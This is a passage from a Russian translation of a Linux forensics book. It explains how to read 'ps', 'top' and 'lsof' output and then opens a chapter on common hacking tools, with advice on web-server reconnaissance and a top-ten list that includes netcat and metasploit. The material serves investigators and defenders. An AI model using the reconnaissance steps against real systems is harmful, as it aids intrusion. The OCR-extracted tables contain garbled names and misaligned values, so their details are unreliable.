ceplogue 2147 0.0  0.0 1756 528 ?      S  06:17 0:00 /bin/sh /usr/lib/firefox/run-mozilla.sh /usr/lib/firefox/firefox-bin
ceplogue 2154 0.0  1.6 118596 34644 ?  S  06:17 0:02 /usr/lib/firefox/firefox-bin
root   2178 0.0  0.0  0  0 ?        S< Apr10  0:00 [khpbpkt]
root   2197 0.0  0.0  0  0 ?        S< Apr10  0:00 [ata/0]
root   2211 0.0  0.0  0  0 ?        S< Apr10  0:00 [ata/1]
root   2212 0.0  0.0  0  0 ?        S< Apr10  0:00 [ata_aux]
root   2272 0.0  0.0  0  0 ?        S< Apr10  0:00 [knodevnd 0]
root   2273 0.0  0.0  0  0 ?        S< Apr10  0:00 [scsi_eh_0]
root   2274 0.0  0.0  0  0 ?        S< Apr10  0:00 [scsi_eh_1]
ceplogue 2384 0.0  1.5 106779 31772 ?  S1 Apr10  0:29 pidgin
root   2501 0.0  0.0  0  0 ?        S< Apr10  0:00 [kjournald]
root   2706 0.0  0.0 3024 1372 ?      S<s Apr10  0:00 /sbin/udevd --daemon
root   3738 0.0  0.0  0  0 ?        S< Apr10  0:00 [kpsmoused]
root   3825 0.0  0.0  0  0 ?        S< Apr10  0:00 [pcmcia]
root   3823 0.0  0.0  0  0 ?        S< Apr10  0:00 [pcmcia]
root   3981 0.0  0.0  0  0 ?        S< Apr10  0:02 [rt73usb]
root   4390 0.0  0.0 3792 908 ?      Ss Apr10  0:00 /sbin/mount.ntfs /dev/sdal /media/sdal -o rw,umask=007,gid=46
root   4635 0.0  0.0 1696 528 tty4 S+  Apr10  0:00 /sbin/getty 38400 tty4
root   4636 0.0  0.0 1696 528 tty5 S+  Apr10  0:00 /sbin/getty 38400 tty5
root   4641 0.0  0.0 1692 516 tty2 S+  Apr10  0:00 /sbin/getty 38400 tty2
root   4642 0.0  0.0 1692 528 tty3 S+  Apr10  0:00 /sbin/getty 38400 tty3
root   4643 0.0  0.0 1696 528 tty1 S+  Apr10  0:00 /sbin/getty 38400 tty1
root   4644 0.0  0.0 1692 516 tty6 S+  Apr10  0:00 /sbin/getty 38400 tty6
root   4652 0.0  0.0 0  0 ?        S< Apr10  0:00 /usr/sbin/acpid -c /etc/acpi/events -s /var/run/acpid.socket
root   4694 0.0  0.0 1692 516 ?      S< Apr10  0:00 [knodevnd/0]
root   4905 0.0  0.0  0  0 ?        S< Apr10  0:00 [knodevnd/1]
syslog  4976 0.0  0.0 1916 732 ?      Ss Apr10  0:00 /sbin/syslogd -u syslog
root   5031 0.0  0.0 1840 540 ?      S  Apr10  0:00 /bin/dd bs 1 if /proc/kmsg of /var/run/klogd/kmsg

```

Илл. 4.11. Выходные данные команд «ps aux» и «top».

Команда «ps aux» показывает все запущенные процессы, используя синтаксис BSD, и, как показано на илл. 4.11, выходные данные этой команды разделены на 11 столбцов. Наибольший интерес из них, по крайней мере, для судебного расследования, представляют столбцы «Пользователь» («USER»), «Терминал» («TTY»), «Начало» («START»), «Время» («TIME») и «Команда» («COMMAND»). Каждый из них важен по разным причинам в зависимости от того, что вы пытаетесь определить, и их можно легко проанализировать с помощью утилит для работы с текстом (например, Textpad²⁰) или из командной строки с помощью «grep». Как бы там ни было, эти записи расскажут вам, кто начал процесс, откуда, когда и какая команда для этого использовалась. Эту информацию также можно использовать вместе с данными из истории командной оболочки и сетевых журналов, чтобы установить соотношение между определенными событиями. В примере на илл. 4.11 видно, что пользователь «серогуе» запустил процесс с именем «Pidgin», который начался 10 апреля («Apr10»), выполнялся 34 минуты («0:34») и был запущен с помощью команды «pidgin». В этих данных следует обратить внимание на такие элементы, как время и команда.

Время показывает, что процесс выполнялся только 34 минуты. Это означает, что в данном столбце указано количество времени, в течение которого процесс выполняется центральным процессором, а не количество времени, которое прошло с момента запуска программы, так как большинство программ ожидает завершения других событий, прежде чем им фактически понадобится время центрального процессора.

В столбце команд в данном примере показано только одно слово – «pidgin». Это может означать одно из двух: либо двоичный файл находится в моем пути пользователя, либо я запустил его из графического интерфейса пользователя. В данном случае верно

²⁰ www.textpad.com/

второе. Если бы я запустил исполняемый файл из командной строки, используя полный путь, то в столбце «Команда» (“COMMAND”) появилась бы запись `/usr/bin/pidgin`.

Вы вряд ли будете использовать во время расследования код состояния процесса, отображаемый в столбце «STAT». Эти коды показывают состояние процесса в данный момент или, по крайней мере, в момент ввода этой команды. Используются следующие коды:

- **D** Непрерывный сон (обычно ввод-вывод)
- **R** Выполняется или готов к выполнению (в очереди на выполнение)
- **S** Прерываемый сон (ожидает завершение события)
- **T** Остановлен: либо сигналом управления задания, либо из-за выполнения трассировки
- **W** Подкачка (флаг не действителен с ядра 2.6.xx)
- **X** Завершен (не должен быть виден)
- **Z** «Зомби» – процесс завершен, но родительский процесс еще не получил информации о его выполнении

Для форматов BSD и при использовании ключевого слова «stat» могут отображаться дополнительные символы:

- **<** – высокий приоритет (плохо для других пользователей)
- **N** – низкий приоритет (хорошо для других пользователей)
- **L** – имеет страницы, заблокированные в памяти (для специального ввода-вывода или ввода-вывода в реальном времени)
- **s** – лидер сеанса
- **I** – многопоточный процесс (использующий CLONE_THREAD, как NPTL pthreads)
- **+** – группа приоритетных процессов

Команда «top» показывает выполняющиеся процессы, в порядке использования ресурсов центрального процессора (см. илл. 4.12).

The screenshot shows the terminal window running the 'top' command. The title bar says 'root@forensics: /'. The 'top' command output is displayed, showing a table of processes. The columns are: PID, USER, PR, NI, VIRT, RES, %CPU, %MEM, TIME+, COMMAND. The processes listed include Xorg, gimp, screenshot, metacity, daemontools, gnome-settings-daemon, gnome-terminal, migrationd, ksoftirqd, watchdogd, events, aio, kswapd, kblockd, kacpid, notify, aio, pdfflush, kswapd0, aio, bash, ksuspend_usbd, khubd, firefox, mozilla.sh, firefox-bin, ata, ata1, ata, aux, knodenmgrd, scsi_eh, scsi_eh_1, pidgin, kidlevald, dved, ksmoured.

PID	USER	PR	NI	VIRT	RES	%CPU	%MEM	TIME+	COMMAND
5433	root	15	0	315m	36m	9572	5	9 1.8	9:14.71 Xorg
17194	ceropique	15	0	105m	34	145	5	7 1.7	0:07.27 gimp
19960	ceropique	17	0	32268	10m	7564	5	4 0.5	0:00.12 screenshot
5656	ceropique	16	0	17868	10m	7424	5	2 0.5	0:27.76 metacity
5656	ceropique	15	0	17868	10m	7424	5	1 1.0	0:14.71 daemontools
4452	ceropique	21	0	16112	4012	106	5	4 0.5	4:00.48 daemontools
5656	ceropique	15	0	38248	9864	7796	5	0 0.5	0:01.08 gnome-settings-
5845	ceropique	18	0	30864	10m	6988	5	0 0.5	0:00.66 notification-da
5992	ceropique	15	0	71108	21m	181	R	0 1.1	0:19.21 gnome-terminal
19942	root	15	0	2364	1172	876	R	0 0.1	0:00.02 top
1 root	root	15	0	2948	1852	532	5	0 0.1	0:01.23 init
2 root	root	10	-5	0	0	0	5	0 0.0	kthreadd
3 root	RT	-5	0	0	0	0	5	0 0.0	0:00.16 migration/0
4 root	RT	34	19	0	0	0	5	0 0.0	0:00.02 ksoftirqd/0
5 root	RT	-5	0	0	0	0	5	0 0.0	0:00.00 migration/1
6 root	RT	-5	0	0	0	0	5	0 0.0	0:00.14 migration/1
7 root	RT	34	19	0	0	0	5	0 0.0	0:00.02 ksoftirqd/1
8 root	RT	-5	0	0	0	0	5	0 0.0	0:00.00 watchdogd/1
9 root	RT	10	-5	0	0	0	5	0 0.0	0:00.09 events/0
10 root	RT	10	-5	0	0	0	5	0 0.0	0:00.00 events/1
11 root	RT	17	-5	0	0	0	5	0 0.0	0:00.00 khelper
31 root	RT	-5	0	0	0	0	5	0 0.0	0:00.02 kblockd/0
32 root	RT	10	-5	0	0	0	5	0 0.0	0:00.00 kblockd/1
33 root	RT	20	-5	0	0	0	5	0 0.0	0:00.00 kacpid
34 root	RT	20	-5	0	0	0	5	0 0.0	0:00.00 kacpid_notify
150 root	RT	14	-5	0	0	0	5	0 0.0	0:00.00 migration/0
177 root	RT	20	0	0	0	0	5	0 0.0	0:00.00 pdfflush
178 root	RT	15	0	0	0	0	5	0 0.0	0:00.00 pdfflush
179 root	RT	15	-5	0	0	0	5	0 0.0	0:00.00 kswapd0
230 root	RT	15	-5	0	0	0	5	0 0.0	0:00.00 aio/0
231 root	RT	15	-5	0	0	0	5	0 0.0	0:00.00 aio/1
1314 ceropique	ceropique	15	0	56808	3000	1424	5	0 0.1	0:00.10 bash
2105 root	RT	19	-5	0	0	0	5	0 0.0	0:00.00 ksuspend_usbd
2106 root	RT	15	0	0	0	0	5	0 0.0	0:00.00 khubd
2135 ceropique	ceropique	24	0	1752	528	448	5	0 0.0	0:00.00 firefox
2154 ceropique	ceropique	25	0	1756	528	444	5	0 0.0	0:00.00 mozilla.sh
2154 ceropique	ceropique	15	0	115m	338	194	5	1 1.7	0:02.08 firefox-bin
2178 root	RT	10	-5	0	0	0	5	0 0.0	0:00.00 kswapd0
2210 root	RT	10	-5	0	0	0	5	0 0.0	0:00.06 ata/0
2211 root	RT	10	-5	0	0	0	5	0 0.0	0:00.00 ata/1
2212 root	RT	16	-5	0	0	0	5	0 0.0	0:00.00 ata_aux
2272 root	RT	10	-5	0	0	0	5	0 0.0	0:00.00 knodenmgrd 0
2273 root	RT	11	-5	0	0	0	5	0 0.0	0:00.00 scsi_eh
2274 root	RT	10	-5	0	0	0	5	0 0.0	0:00.00 scsi_eh_1
2384 ceropique	ceropique	15	0	184m	31m	195	5	0 1.5	0:28.99 pidgin
2390 root	RT	10	-5	0	0	0	5	0 0.0	0:00.00 kidlevald
2706 root	RT	15	-5	3024	1372	408	5	0 0.1	0:00.12 dved
3730 root	RT	14	-5	8	0	0	5	0 0.0	0:00.00 ksmoured

Илл. 4.12. Выполняющиеся процессы в порядке использования ресурсов ЦП.

На илл. 4.12 показаны выходные данные команды «top» на моем локальном компьютере. Результаты поделены на 12 столбцов, которые не сильно отличаются от того, что мы видели в данных команды «ps». Столбцы, представляющие наибольший интерес

для расследования, – «Идентификатор процесса» (“PID”), «Пользователь» (“USER”), «Время» (“TIME+”) и «Команда» (“COMMAND”).

Отличие столбца времени (“TIME+”) от схожего столбца в результатах команды «ps» видно на илл. 4.12. В выходных данных команды «top» время использования центрального процессора показано более подробно, с точностью до сотых долей секунды.

Здесь также имеется два дополнительных столбца, которые не представляют фактического значения для расследования, но я объясню их, чтобы вы полностью разбирались в этих данных. В столбце «PR» (англ. *Priority* – приоритет) указан приоритет задачи, а в столбце «NI» (англ. *Nice* – название команды) указано значение «nice» для этой задачи. Чем меньше это значение, тем выше приоритет этой задачи относительно других процессов. Ноль в этом столбце означает, что приоритет не будет изменяться при планировании выполнения задачи.

Открытые программы обработки файлов

Команда «lsof» (сокр. от англ. *List Open Files* – перечислить открытые файлы) используется, чтобы показать, какие файлы открыты и какими процессами это было выполнено (см. илл. 4.13).

COMMAND	PID	USER	FD	TYPE	DEVICE	SIZE	NODE	NAME
init	1	root	cwd	DIR	8,5	4096	2 /	
init	1	root	rtd	DIR	8,5	4096	2	
init	1	root	txt	REG	8,5	88672	5292084 /sbin/init	
init	1	root	mem	REG	8,5	1339816	9978834 /lib/tls/libc-mcrypt/libc-2.6.1.so	
init	1	root	mem	REG	8,5	109148	9945101 /lib/ld-2.6.1.so	
init	1	root	0u	CHR	5,1		2265 /dev/console (deleted)	
init	1	root	1u	CHR	5,1		2265 /dev/console (deleted)	
init	1	root	2u	CHR	5,1		2265 /dev/console (deleted)	
init	1	root	3u	CHR	0x0fd00540	0	8571 socket	
init	1	root	4r	DIR	0,10	0	1 /initify	
init	1	root	5r	FIFO	0,6		8572 pipe	
init	1	root	6w	FIFO	0,6		8572 pipe	
kthreadadd	2	root	cwd	DIR	8,5	4096	2 /	
kthreadadd	2	root	rtd	DIR	8,5	4096	2 /	
kthreadadd	2	root	txt	unknown				/proc/2/exe
migration	3	root	cwd	DIR	8,5	4096	2 /	
migration	3	root	rtd	DIR	8,5	4096	2 /	
migration	3	root	txt	unknown				/proc/3/exe
ksoftirqd	4	root	cwd	DIR	8,5	4096	2 /	
ksoftirqd	4	root	rtd	DIR	8,5	4096	2 /	
ksoftirqd	4	root	txt	unknown				/proc/4/exe
watchdog/	5	root	cwd	DIR	8,5	4096	2 /	
watchdog/	5	root	rtd	DIR	8,5	4096	2 /	
watchdog/	5	root	txt	unknown				/proc/5/exe
migration	6	root	cwd	DIR	8,5	4096	2 /	
migration	6	root	rtd	DIR	8,5	4096	2 /	
migration	6	root	txt	unknown				/proc/6/exe
ksoftirqd	7	root	cwd	DIR	8,5	4096	2 /	
ksoftirqd	7	root	rtd	DIR	8,5	4096	2 /	
ksoftirqd	7	root	txt	unknown				/proc/7/exe
watchdog/	8	root	cwd	DIR	8,5	4096	2 /	
watchdog/	8	root	rtd	DIR	8,5	4096	2 /	
watchdog/	8	root	txt	unknown				/proc/8/exe
events/0	9	root	cwd	DIR	8,5	4096	2 /	
events/0	9	root	rtd	DIR	8,5	4096	2 /	
events/0	9	root	txt	unknown				/proc/9/exe
events/1	10	root	cwd	DIR	8,5	4096	2 /	
events/1	10	root	rtd	DIR	8,5	4096	2 /	
events/1	10	root	txt	unknown				/proc/10/exe
khelper	11	root	cwd	DIR	8,5	4096	2 /	
khelper	11	root	rtd	DIR	8,5	4096	2 /	
khelper	11	root	txt	unknown				/proc/11/exe
kblockd/0	31	root	cwd	DIR	8,5	4096	2 /	
kblockd/0	31	root	rtd	DIR	8,5	4096	2 /	
kblockd/0	31	root	txt	unknown				/proc/31/exe
kblockd/1	32	root	cwd	DIR	8,5	4096	2 /	
kblockd/1	32	root	rtd	DIR	8,5	4096	2 /	
kblockd/1	32	root	txt	unknown				/proc/32/exe
kacipid	33	root	cwd	DIR	8,5	4096	2 /	
kacipid	33	root	rtd	DIR	8,5	4096	2 /	
kacipid	33	root	txt	unknown				/proc/33/exe
kacipi not	34	root	cwd	DIR	8,5	4096	2 /	
kacipi not	34	root	rtd	DIR	8,5	4096	2 /	

Илл. 4.13. Открытые файлы.

Как показано на илл. 4.13, выходные данные этой команды, запущенной без дополнительных переключателей, разделены на 9 столбцов. Как видите, мне пришлось перенаправить исходную команду «lsof» в команду «more», так как она возвратила слишком много строк выходных данных. Фактически, отправив выходные данные в файл «foo», затем применив к нему команду «cat» и перенаправив результат в команду «wc -l», я узнал, что выходные данные команды «lsof» содержали 404 строки. На самом деле это не так уж и плохо, но это было выполнено на моем компьютере Ubuntu, а не на сервере. Результаты этой команды, выполненной на сервере Linux, будут содержать, наверное, в пять раз больше строк. Поэтому рекомендуется использовать хорошую программу для работы с текстом (еще раз советую Textpad), чтобы эффективно разобраться в этих данных и найти то, что вам нужно.

Несколько переключателей (из справочного руководства к «lsof»), которые, как я считаю, помогут вам провести тщательное расследование, если вы получите доступ к консоли:

- Чтобы перечислить открытые файлы Интернета, x.25 (HP-UX) и файлы домена UNIX, используйте:
lsof -i -U
- Чтобы перечислить все открытые сетевые файлы IPv4, используемые процессом с идентификатором (PID) 1234, используйте:
lsof -i 4 -a -p 1234
- Чтобы перечислить только открытые сетевые файлы IPv6 (при условии, что диалект UNIX поддерживает IPv6), используйте:
lsof -i 6
- Чтобы перечислить все файлы, используемые любым протоколом на портах 513, 514 или 515 хоста wonderland.cc.purdue.edu, используйте:
lsof -i @wonderland.cc.purdue.edu:513-515
- Чтобы перечислить все файлы, используемые любым проколом на любом порту mace.cc.purdue.edu (cc.purdue.edu – домен по умолчанию), используйте:
lsof -i @mace
- Чтобы перечислить все файлы для имени пользователя «abe» или идентификатора пользователя 1234, или процесса 456, или процесса 123, или процесса 789, используйте:
lsof -p 456,123,789 -u 1234,abe
- Чтобы перечислить все открытые файлы на устройстве /dev/hd4, используйте:
lsof /dev/hd4
- Чтобы найти процесс, открывший файл /u/abe/foo, используйте:
lsof /u/abe/foo

Кроме того, я люблю использовать переключатель «+L1», чтобы вывести все несвязанные (отмеченные для удаления) файлы (см. илл. 4.14).

```
File Edit View Terminal Tabs Help
root@Forensic3:/# lsof +L1
COMMAND PID USER FD TYPE DEVICE SIZE NLINK NODE NAME
init 1 root 0u CHR 5,1 0 2265 /dev/console (deleted)
init 1 root 1u CHR 5,1 0 2265 /dev/console (deleted)
init 1 root 2u CHIR 5,1 0 2265 /dev/console (deleted)
deskbar-a 5805 cepoque 21r REG 8,5 1345 0 4145316 /home/cepoque/.mozilla/firefox/12726kwq.default/prefs.js
root@Forensic3:/#
```

Илл. 4.14. Переключатель «+L1».

Этот переключатель команды не раз оказывался полезным, когда злоумышленник пытался скрыть следы своей деятельности, удаляя файлы.

Краткое изложение

Одно дело выполнить сбор энергозависимых данных, совсем другое – разобраться, что они означают. Надеюсь, теперь у вас есть достаточные знания о командах, обсужденных в главе 3, о том, как выглядят их выходные данные и почему они важны. Помните, что как не бывает одинаковых дел, так не бывает и одинаковой информации. Проявляйте гибкость и смекалку.

Просто сбор данных и даже понимание их – это только начало эффективного анализа. Не забывайте, что собранную вами информацию нужно сопоставить. Сравните энергозависимые данные с историей командной оболочки, журналами регистрации событий на локальном компьютере, сетевыми журналами и любой другой информацией, которую может предоставить клиент. Никогда не рассматривайте отдельную часть

информации как конец следа. Представьте, что это фрагмент большого пазла и вам нужно лишь понять, в какое место его вставить.

Прелесть Linux заключается в том, что одну и ту же задачу можно всегда выполнить несколькими способами и что всегда существует несколько ресурсов, отслеживающих эти действия. Если вы не знакомы с программой или утилитой, протестируйте ее в лаборатории. Выясните, что она делает, как она это делает и как это выглядит. Очень скоро вы узнаете, что работа, проделанная вами в лаборатории, может решить судьбу дела.

Глава 5

Десять самых популярных хакерских инструментов

Содержание этой главы:

- Десять самых популярных хакерских инструментов
- Разведывательные инструменты

Ü Краткое изложение

Введение

Голливуд наполнил наше сознание иллюзиями величия по отношению к миру компьютерных преступлений. В таких фильмах, как «Хакеры» (“Hackers”), «Тихушихи» (“Sneakers”), «Миссия: невыполнима» (“Mission: Impossible”), и в недавней картине «Не оставляющий следа» (“Untraceable”) наши главные противники обладают сверхъестественными умственными способностями, никогда не совершают ошибок, и их ловят положительные герои только после драматической и захватывающей сцены погони. По правде говоря, в подавляющем большинстве дел, которые я расследовал, это совсем не так. Хотя суперхакеры действительно существуют, шансы встретить их, не говоря уже о том, чтобы их поймать, практически равны нулю. Но вы должны знать, какие инструменты обычно используются хакерами, где найти эти инструменты, как они выглядят, для чего используются и какие следы они оставляют после себя в компьютере.

Примечание

Эта глава могла бы стать и, вполне возможно, в ближайшем будущем станет отдельной книгой. Существует так много информации по этой теме, что она просто не поместиться в данной книге, если излагать ее так подробно, как мне бы этого хотелось. Цель этой главы – познакомить читателя с 10 самыми популярными инструментами хакеров, выбранными на основе моего опыта и совместной работы со специалистами, изучающими возможности проникновения, а также исходя из стандартных методик.

Как правило, компьютеры с ОС Linux используются как точки запуска, а компьютеры под управлением ОС Windows как объекты атаки. Это не просто мое мнение или субъективная точка зрения, это наблюдение, подкрепленное в общей сложности более чем 20-летним опытом работы. Поэтому наше внимание будет направлено на инструменты, которые обычно используются для совершения атак с компьютеров Linux на компьютеры Windows, и мы начнем наше знакомство с самых распространенных и популярных утилит.

Прежде чем мы перейдем к рассмотрению инструментов, используемых злоумышленниками для нарушения безопасности системы, необходимо понимать, как хакеры определяют объекты атаки и как они начинают их использовать в своих целях. Действия компьютерных хакеров, которые показывает нам Голливуд, не соответствуют действительности. Какой бы умной не была Хлоя О'Брайен из популярного сериала «24 часа», выпускавшегося телекомпанией Fox, обход технических средств защиты Агентства национальной безопасности, будем надеяться, займет больше времени, чем те три минуты, которые ей потребовались, чтобы взломать систему, используя некую суперсекретную лазейку. В реальном мире успешный взлом системы безопасности целевой организации может занять несколько недель, месяцев или даже лет.

В расследуемых мной делах, связанных с вторжением в сеть, инцидент редко был результатом того, что какой-то суперхакер на лету написал экспloit нулевого дня. Это


совсем не значит, что нет людей, которые вполне могут это сделать (в сущности, я знаю, как минимум, трех, способных на это), но просто такие случаи очень редки. Более того, я бы даже сказал, что, если вы расследуете дело, в котором, по вашему мнению, взлом является результатом действий суперхакера с умопомрачительными способностями, я бы порекомендовал вам перепроверить свои данные. Будь я более азартен, я бы поставил свои деньги на то, что вы, возможно, что-либо пропустили. Более вероятной и более правдоподобной причиной взлома является неправильная настройка компьютера или отсутствие обновлений для системы безопасности.

Выбирая объект атаки, хакеры обычно совершают так называемую активную разведку. В основном они прощупывают системы с внешним интерфейсом, имеющие уязвимые службы. Уязвимая служба – это любой процесс, выполняющийся на определенном порту, который имеет изъяны в системе безопасности. Хоть это объяснение и выглядит упрощенным, оно довольно точное. Наиболее уязвимые службы – это HTTP (англ. *HyperText Transfer Protocol* – протокол передачи гипертекста), HTTPS (англ. *Hypertext Transfer Protocol Secure* – протокол защищенной передачи гипертекста), протокол Telnet, SSH (англ. *Secure Shell* – безопасная оболочка), FTP (англ. *File Transfer Protocol* – протокол передачи файлов) и NetBIOS (англ. *Network Basic Input/Output System* – сетевая базовая система ввода-вывода). Для примера на сайте Security Focus²¹ я выполнил поиск информации об уязвимостях по ключевому слову «HTTP» и получил 1705 страниц результатов с 15 совпадениями поиска на каждой. Другие варианты поиска также дали много совпадений (Telnet – 25 страниц, SSH – 12 страниц, FTP – 80 страниц и NetBIOS – 4 страницы), но это количество можно назвать умеренным по сравнению с результатами поиска информации по HTTP/HTTPS. Само собой разумеется, что существует много уязвимостей, которые необходимо исправить. Если системные администраторы не следят за безопасностью компьютеров и не применяют программу управления исправлениями, они тем самым открывают двери злоумышленнику. Однако в защиту системных администраторов стоит сказать, что их буквально просят попасть по движущейся цели. Если вы посмотрите на любой из сайтов (см. раздел «Реальные примеры»), содержащих отчеты об уязвимостях, то увидите, что каждую неделю появляются новые записи. Добавьте к этому изъяны в системе безопасности, которые появляются в сетях из-за работающих в них веб-приложений (которыми сети не могут управлять), и вы поймете, что обеспечение защиты при наличии доступа к Интернету – непростая задача.

Реальные примеры

Используя браузер, перейдите на сайт www.google.com. Откроется знакомая вам начальная страница Google. Теперь попробуйте добавить символы «/nosuchurl» к концу адреса и посмотрите, что произойдет (см. илл. 5.1).

²¹ www.securityfocus.com





Илл. 5.2. Ошибка «Страница не найдена» (“Not Found”).

Несмотря на то, что страница не была найдена, из этой ошибки веб-сервер отобразил тип HTTP-сервера. В данном конкретном примере мы видим, что используется сервер IBM HTTP SERVER (IHS) на порту 80. Вооружившись этой информацией, хакер может исключить уязвимости, которые не относятся к серверам IHS. На этом этапе можно провести дальнейшее исследование, чтобы определить версию работающего сервера IHS, и операционную систему, под управлением которой он работает, чтобы сузить область применяемых уязвимостей.

Полезные сайты, предоставляющие информацию об уязвимостях:

<http://secunia.com/>

<http://osvdb.org/>

<http://www.kb.cert.org/vuls/>

<http://xforce.iss.net/xforce/search.php>

<http://cve.mitre.org/>

<http://www.microsoft.com/technet/security/default.mspx>

Десять самых популярных хакерских инструментов

Выражение «найти иголку в стоге сена» слишком хорошо знакомо тем, кто занимается компьютерно-технической экспертизой, потому что именно это порою просят клиенты, полагая, что эксперт обладает экстрасенсорными способностями и может прочитать мысли злоумышленника. Но таких способностей у вас, к сожалению, нет, а у хакера есть уйма способов сделать различные действия с помощью разных инструментов. Поэтому нужно уметь сужать область поиска и искать что-то конкретное, иначе вы никогда не найдете «то, не знаю что». Понятно, что ничего не понятно? Добро пожаловать в мой мир!

Правило, которое я соблюдаю с тех пор, как поменял работу этического хакера (да, да, есть и такая профессия) на должность специалиста по расследованию инцидентов, – это ведение списка ключевых слов для поиска известных хакерских инструментов. Звучит довольно просто, но я не могу передать словами, насколько полезным оказалось это правило. Я обновляю список по завершении каждого дела и включаю в него все новые утилиты или вредоносные программы, с которыми мне пришлось иметь дело в последнее время. Я настоятельно рекомендую воспользоваться этим полезным правилом. Я добавил примерный список ключевых слов на компакт-диск с инструментами. Это далеко не полный список, используйте его как начальный образец. Составьте на его основе свой собственный список ключевых слов и выполняйте поиск элементов из списка в каждом расследуемом вами деле, связанным с проникновением. Я думаю, результат вас приятно удивит.

Я попросил своих бывших коллег, занимающихся тестированием на проникновение, составить список 15-20 их любимых инструментов и утилит. Затем я выбрал 10 наиболее широко распространенных и создал свой список, который назвал «Десять самых популярных хакерских инструментов». Здесь нужно понимать, что хакерским можно назвать инструмент, который попал в руки того, кто знает, как его применять, и кто имеет преступные намерения. Поэтому не забывайте, что любой законный инструмент можно использовать в целях, для которых он не был предназначен.

Итак, без долгих разговоров, десятка самых популярных инструментов:

1. netcat
2. nmap
3. nessus
4. nikto
5. wireshark
6. Canvas/Core Impact
7. metasploit
8. paros
9. hping2
10. ettercap

Netcat

Программа «netcat», которую часто сравнивают со швейцарским армейским ножом для протокола TCP/IP, – это простая утилита для UNIX (имеется также версия с командной строкой для Windows), передающая данные по сети через протокол TCP или UDP (англ. *User Datagram Protocol* – протокол пользовательских датаграмм). Несмотря на то, что по сути это не хакерская программа, она так популярна, что ее необходимо включить в этот список. Ее можно использовать из командной строки саму по себе или интегрировать как часть скрипта. Эта простая, но при этом очень мощная и гибкая утилита стала любимым инструментом как для хакеров, так и специалистов в области информационной безопасности во всем мире. Согласно сайту www.vulnwatch.org/netcat/, текущая версия утилиты – это Netcat 1.1, которая была выпущена 20 марта 1996 г. Она сочетает в себе возможность выполнять туннелирование с возможностью управлять всеми параметрами пакетов данных, включая исходный порт/интерфейс, прослушивающий порт/интерфейс и порт/интерфейс назначения. Кроме того, в ней имеются встроенные функции сканирования портов с генератором случайных чисел (т. е., # пакетов каждые # секунд), а также устанавливаемые дополнительно анализатор и ответчик для кодов Telnet по спецификации RFC 854²².

²² www.faqs.org/rfcs/rfc854.html

